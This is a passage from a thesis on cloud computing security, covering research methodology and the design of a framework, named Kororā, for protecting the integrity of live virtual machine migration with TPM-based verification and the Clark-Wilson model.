


Figure 3.5: Steps of the multi-methodological approach undertaken in this thesis

This research was prepared to go back and forth within these steps if findings in a later stage required revising results obtained in an earlier stage (see Figure 3.6).




Figure 3.6: Steps of Nunamaker et al.'s (1991) research process

3.2.2.1 Systems development

Research systems development is a crucial aspect of any research methodology. These integrated research efforts (often referred to as 'projects') can be recognised by their relatively long lifespan and the stages through which they grow. As a result, systems development can be seen as a legitimate approach to IS research and a critical contributor to the available methodologies (Nunamaker Jr. et al., 1990).

Systems development consists of five stages: concept design, system architecture construction, prototyping, product development and technology transfer. Concept design is the adaptation of technological and theoretical advances to potential practical applications. Prototyping is used as a proof of concept to demonstrate feasibility. Systems development research often stops at this stage because the project has failed to meet the initial expectations. Projects that are judged successful are extended to become fully articulated production systems. This process allows a realistic assessment of the impacts of the information technologies included and their potential for being accepted. The transfer of technology represents the ultimate success of those theories, concepts and systems that complete the process.

The development of a research system is configured to cover the research and development cycle that forms the system's conceptual framework (see Figure 3.3). Each development within the research system is connected with all five components of the cycle. Work in each part of the cycle is an essential and compelling foundation for transitioning to the next part of the cycle.

3.2.2.2 Theory building

A theory is a declaration of what causes what, why, and under what conditions (Wacker, 1998). A theory can be an unexpected declaration or a demonstrated declaration (Glaser

& Strauss, 2017). According to Wacker (1998), a theory must have four fundamental criteria: conceptual definitions, domain limitations, relationship building and predictions.

As noted earlier, theory building in any research involves the development of new ideas and concepts, as well as the construction of conceptual frameworks, new methods or models, as it creates a structure for the investigation and encourages advancement in a range of fields of research. A theory must be based on some main criteria that are common to all research methods, such as uniqueness, parsimony, conservation, generalisation, fecundity, internal consistency, empirical riskiness, and abstraction. Theories are generally concerned with generic system behaviours and the subject of rigorous analysis.

In this research, the development of a system architecture helped the main scope of this research present the artefacts' components and defined the system requirements that would enable the performance of the proposed framework to be tested in the evaluation stage. In developing a system architecture phase, the desired functionalities of the artefact, its proposed framework and its development were defined. In this study, the proposed framework used existing theoretical knowledge to introduce artefacts that would support problem-solving.

3.2.2.3 Observation

Observation is a methodological data collection approach that researchers utilise to examine individuals in specific settings or realistic situations. The reasons for gathering observational data can include the following:

- when the nature of the RQ to be answered is focused on solving a ‘how’ or ‘what’ type of question
- when the topic is relatively unexplored and little is known about the behaviour of people in a particular setting
- when understanding the meaning of a setting in a particular way is valuable
- when it is essential to study a phenomenon in its natural setting
- when self-reported data is likely to be different from actual behaviour (i.e. what people do)
- when implementing an intervention in a natural setting, and observation can be used in conjunction with other quantitative data collection techniques.

Observational data can help researchers to gain a deep and rich understanding of a phenomenon, situation and setting, as well as the behaviour of the individuals in that setting. It is an essential part of gaining an understanding of a naturalistic setting and its members' perceptions. In addition, it can provide the foundation for theory and hypothesis development (Nunamaker Jr. et al., 1990).

A scenario is a deliverable investigation into an event (or set of circumstances) that deeply explores and describes the context of interest. Rather than using a sweeping statistical survey to gather information, it thoroughly examines a contemporary phenomenon within its genuine setting, mainly when the limits between the event and context are not clear (Bartlett & Vavrus, 2016).

The scenario is the most flexible of all research designs, allowing the researcher to retain real-life events' holistic characteristics while investigating empirical events. Using a scenario as an observation method in this research provided more realistic responses than other methods would have (Yin, 2017).

3.2.2.4 Experimentation

Experimentation is the utilisation and investigation of controlled perceptions and estimations to test the research theories (Rogers & Révész, 2020). The researcher designs the examination with at least one factor under the control condition to examine its impacts. Full explanations of the experimental research method have been provided by Campbell and Stanley (2015).

A simulation model is a simplified representation of a real-life situation, which allows the understanding of the process under investigation over time. Simulation enabled this research to assume the inherent complexity of organisational systems as a given (Grix, 2018). Using different simulation methods in this study to answer the question, 'What happened, how and why?' helped to answer the question, 'What if?' Initially, a simulation technique is not precise; it does not yield an answer but merely provides a set of the system's responses to different operating conditions.

Further, simulation enables studies of more complex systems because it creates observations by 'moving forward' into the future and provides a way of evaluating a model by considering the key characteristics, behaviour and functions of a conceptual framework or process. In contrast, other research methods attempt to look back across history to determine what happened and how. In other words, while the model represents the framework itself, the simulation represents the operations of the

framework during a selected period. This can be costly because it often requires a significant amount of computer time.

3.3 The conceptual research system methodology

This thesis's research was based on an integration of the DSRM and multi-methodology research method, which was named MDSRM (see Figure 3.7). The main concern of the MDSRM was to help to meet the RB, RQs and research objectives of this study by reliably identifying integrated live VM migrations. This conceptual research system methodology provided the means to identify the integrated live VM migration regarding different attributes assessed by multiple sources and roots. The scope of this research was narrowed down to cover CC integrated migration systems with respect to CSPs. As Figure 3.7 shows, each step in the MDSRM is divided into different phases, with the arrows indicating the transitions between the steps.




Figure 3.7: Multi-Design Science Research Methodology

3.4 Data gathering

If an organisation's data is stored in their premises behind their firewall or an identifiable press, they can 'point at it' and collect it with their favourite software tools. However, the cloud is a challenging environment for e-discovery because the searcher does not have a 'line of sight' to their data; they can no longer point at it, harvest it quickly and drop it effortlessly into their database. There are some common obstacles for cloud

users when collecting their data in the cloud environment, such as difficulties with getting the data back out when they need to or international policies and regulations (e.g. the European Union general data protection regulation). However, this section focuses on the process of data collection and extraction rather than the challenges of collecting data in the cloud environment (see Figure 3.8).




Figure 3.8: This research data plan

The traditional data sources of a historical research strategy, such as primary and secondary documents, as well as cultural or physical artefacts, were used for this research, as well as direct observation of the studied events and reviewing relevant expert reports.

The two main methods of data collection used in this study were the literature review and a scenario. The literature analysis provided a theoretical basis for exploring and clarifying various research concepts. This information was gathered by defining relevant CC articles from sources such as academic papers, newspapers, books and technical reports, as well as security standard documents (e.g. Sysadmin, audit, network and security, Information Systems Audit and Control Association and NIST). The

qualitative approach used in this analysis was a scenario that was conducted to understand the context and help to answer the study's RB and RQs.

3.5 Data analysis

The most commonly used method for studying qualitative observations is content analysis (Krippendorff, 1989; Mirkin, 2019). This consists of transcribing the qualitative data to create an analytical framework, encrypting and processing the information collected, and analysing it. For this study, the content analysis technique was the process of identifying the common patterns and selection criteria before starting to process them to achieve research aims and objectives critically. For example, while studying the data collected from VM migration in a cloud system to understand the most pressing issues faced by the cloud user and CSPs, researchers might find that 'live VM' and 'integrity of migration' are the most commonly used technical terms and will highlight them for further analysis.

According to Mirkin (2019, p. 5), a content analysis technique's objective is to provide knowledge and understanding of the phenomenon being studied. The analysis describes the material gathered for the investigation and examines its meaning. In the present study, a conventional content analysis technique served as the data analysis method to try to perceive what was said by the study participants as objectively and reliably as possible.

The first step of this qualitative analysis was to arrange and prepare the data: that is, to transcribe the researcher's interviews. The researcher then went through all the data to create an overall idea of the content, make sense of the data, and plan a finite number of categories to organise the data systematically.

The second step involved data coding, in which the researcher held the information in coding units by connecting them to a particular category of the coding system before giving meaning to these units. This process, also referred to as 'content analysis', consists of classifying the material elements examined to enable the researcher to understand its characteristics and context better. This was achieved in two stages: segmentation and then grouping by category.

The step of selecting the coding units is vital in the processing of qualitative data, as it determines the granularity of the analysis and guides the interpretation of the analysed content elements. At this point, two strategies can be envisaged: either to

appeal to type parameters (e.g. word, expression, sentence and message) or to establish coding units by giving them specific meanings that have arisen from the content components, such as the ideas expressed by the participants, as well as perhaps their way of speaking. The first approach allows for the study of a consistent segmentation of the text. In contrast, the second approach offers more flexibility and prepares the coding according to semantics categories. Combining the two methods allows both the rigour of formal segmentation and the richness of semantic segmentation. In this thesis, both of these approaches were used.

3.6 Ethical considerations

For any research effort, the researcher must consider the ethical values that can support the study process. As this analysis focused only on designing and implementing a framework, permission from the Auckland University of Technology Ethics Committee to start the study was not required.

CHAPTER 4: DESIGN OF THE FRAMEWORK

4.1 Introduction

A framework is a basic structure, system or concept (Choudhary et al., 2017). It is a broad overview or a skeleton of interlinked items that support a particular approach to a specific objective. It is considered that frameworks have the potential to deliver more natural, creative and intuitive methods for communicating with system design. The InfoSec security framework can help address many CC areas, such as application security, encryption, or data integrity. The challenge for this thesis was to find a way to understand this technique's scope from a theoretical perspective and its role in developing the research framework. Basically, the framework is a blueprint for building an InfoSec programme to manage risks and reduce vulnerabilities. For this thesis, the framework's design is customised to solve specific live VM migration problems to ensure the migration process's integrity.

An examination of the existing research revealed a lack of empirical evidence and knowledge about some of the cloud system's critical issues, live VM migration processes, and the security challenges associated with the different systems and interactions (Choudhary et al., 2017). This chapter about designs presents a theoretical framework to support a systematic approach to designing a system framework and answering RB and RQs. The research framework assumptions are discussed, and the ways their parameters can be used to examine CC systems from a security requirement engineering perspective are highlighted. An overview of the research study design development model is shown in Figure 4.1.




Figure 4.1: Workflow of the research study design development model

This chapter presents the background and motivation for this study and highlights this research topic's existing research. This is followed by a discussion of the design framework system requirements, assumptions and architecture. A design overview of the research framework phases and steps was given earlier in Figure 1.2.

4.2 Background and motivation

The use of a framework for IT governance and control provides a toolset that allows managers to bridge the gaps among the areas of control requirements, technical issues and business risks. In addition, the framework serves as a means of measuring the level of trust that has been achieved between the client and the vendor, as it shows which information or data can be shared and the responsibilities of each party in the relationship (Gray, 2019; Jouini & Rabai, 2019).

In the production environment, live VM migration may encounter different failure types, such as system crash, network connectivity issues, memory, and storage data loss. As discussed in the previous chapters, this research aimed to examine the ecosystem of each type of migration's live VM migration-related tasks, as shown in Figure 4.2.




Figure 4.2: The ecosystem of live VM migration

In Figure 4.2, SM and CLVM refer to a single migration and a correlated live VM migration, respectively. This chapter reviews only the technologies related to this research topic, shown in the figure's grey boxes.

VM self-migrations have a two-stage stop-and-copy phase to guarantee migration consistency: the first stage stops all processes except the migration process. It scans the spoiled pages and the second stage transfers all the spoiled pages together in the final scan. Self-migration is rarely used for the cloud management system because of the complexity of its implementation and the intrusive deployment required for each VM. Migrations with different conditions have different challenges. A VM live migration framework over LAN, from one hypervisor to another, was proposed to mitigate the challenges related to this thesis topic, focusing on memory data migration's integrity.

In this thesis, migration schemes have been classified according to three perspectives, as explained below: migration manner, migration distance and migration granularity:

- *Migration manner*: VM migration can be conducted in two ways: non-live migration and live migration. Live migration is carried out under the prerequisite of no interruption to the running services, while non-live migration does not have this limitation.

- *Migration distance*: VM migration is divided into two categories: migration in LAN and migration over WAN. Migrating a VM in LAN means the source and the destination servers are in the same data centre. However, with the development of network technologies, the differences and boundaries between a metropolitan area network and WAN have disappeared (Borky & Bradley, 2019). In this thesis, migration over WAN refers to migration across data centres, focusing on live VM migration over the WAN network.
- *Migration granularity*: VM migration comprises both SM and CLVM. SM migrates one VM when the VM is running independently; CLVM simultaneously moves several VMs that communicate with each other.

In terms of the above three migration schemes, the main idea is to temporarily capture the target VM's working set data and outsource this working set data to a surrogate device during the migration period. This allows the framework process to access the backup device during the migration, while the migration I/O process accesses the original disk most of the time.

4.3 Integrity verification

A TPM-based integrity verification policy is used to verify the integrity of all migration participating entities: source platform, destination platform, the vTPM-VM to be migrated and the empty vTPM-VM container (Peiru, F., Bo, Z., Yuan, S., Zhihong, C., & Mingtao, N., 2015). In this research, the communication process of integrity verification in the live VM migration framework consisted of the following steps:

- manual authentication and secure migration construction
- integrity measurement request of the destination platform and integrity measurement process of the destination platform
- integrity measurement request of the source platform and integrity measurement process of the source platform
- reply to the integrity measurement requests of the source platform, vTPM-VM to be migrated and the vTPM-VM container, and the integrity measurement process of the vTPM-VM container
- verify the integrity verification process, the codes, data and configuration information of the source platform, the destination platform, the vTPM-VM

to be migrated, and the vTPM-VM container to prevent an untrusted entity participating in the migration of the vTPM-VM process (see Figure 4.3).




Figure 4.3: Flowchart of the Kororā integrity verification process

4.4 Integrity protection in the proposed framework

Integrity is the provider's ability to detect changes or modifications to an original status of remote data stored in cloud storage. Some techniques implement integrity across a packet header and/or data filed by creating a hash across the packet contents (Tchernykh et al., 2019). Availability and confidentiality are also significant requirements for a secure working environment within the commercial sector. However, most approaches ensuring confidentiality are concerned about the integrity of the data as well; unauthorised access to the data automatically harms the data integrity. Therefore, Clark and Wilson (1987) proposed a security model that focused on integrity in recognised mathematical terms via a set of constraints or a valid state that had to be

satisfied. Since much of the research and development attention in the security arena has been devoted to developing sophisticated models (e.g. the Bell-LaPadula model) and mechanisms for confidentiality, capabilities in this area are considerably more advanced than those providing integrity. More recent NIST efforts (Nieles, Dempsey, & Pillitteri, 2017) have been focused on the integrity issue.

The next section examines the nature and scope of the Clark-Wilson (CW) model. It is then used as a fundamental theory for specifying and analysing an integrity policy for the proposed framework, Kororā. This focuses on the integrity of live VM job migration and adopts the CW model to live VM migration, focusing on the subjects, objects, and data exchange of users' applications to enhance the security level of the live VM migration mechanism and provide more user convenience.

4.4.1 Clark-Wilson security model

The CW model's primary focuses are the security of the proposed system and the proposed design system framework's access matrix. In this model, the policies prevent information from flowing upward from a low-security level to a high-security level and accept information flowing downwards from a high-security level to a low-security level. Users have access to the programs rather than to the data. Data objects can only be manipulated by a specific set of programs defining the user role. Users might have to collaborate to secure some operations, which helps the organisations to assign different roles to different users (separation of duties). This model tries to address the relationship between the system and the acceptance of information from the outside world by insisting on auditing the transactions. This does not help with security/integrity, but it can prevent breaches.

In summary, subjects or users are identified and authenticated, objects or data can only be accessed by authorised programs (ensuring integrity), subjects or users can only access specific programs, an audit log is maintained over external transactions, and the system must be certified in order for it to work.

4.5 Design framework system requirements of Kororā

As noted earlier, the use of an IT security framework is supported by tools that enable service providers to bridge the gaps among control requirements, technical issues and business risks (Jouini & Rabai, 2019). Kororā is capable of measuring and preserving the integrity of live VM migration in the cloud system. The expected benefits of using this

framework include increasing the level of integrity among different physical hosts. Consequently, within these security disciplines, the proposed framework system architecture aims to provide a straightforward mapping of the framework requirements and the framework requirements' validation tests. Ideally, this mapping should cover every element, specification and analysis.

As discussed earlier, the proposed framework system requirements and the exact approach taken in developing solutions often depend on whether the system is an evolution of an already-understood product. In other words, the Kororā system architecture aims to meet the system elements noted below and the system architecture requirements and then to draw the system architecture diagram (shown in Figure 4.4).

The system elements are as follows:

- *System Element 1: Integrity of configuration files:* In this case, the VM image structure can represent a complete file system for given platform integrity (e.g. 'vbox' files in virtual box or '.vmx' files in VMware). Both of these files can be edited by a third party to make changes in the configuration of the VMs.
- *System Element 2: Virtual hard disk integrity*: The VM image's life cycle consists of different states. For instance, a VM image can be created, started, suspended, stopped, migrated or destroyed. Essentially, the VM images are loaded from a storage location like a hard disk drive and run directly from a VMM that does not understand the quality of integrity (e.g. '.vmdk', '.vdi', '.ova' files). The third-party can make changes to these files after running them in their environment; since it is the actual OS holding file, it would be easy to place a Trojan or any malicious program in the file.
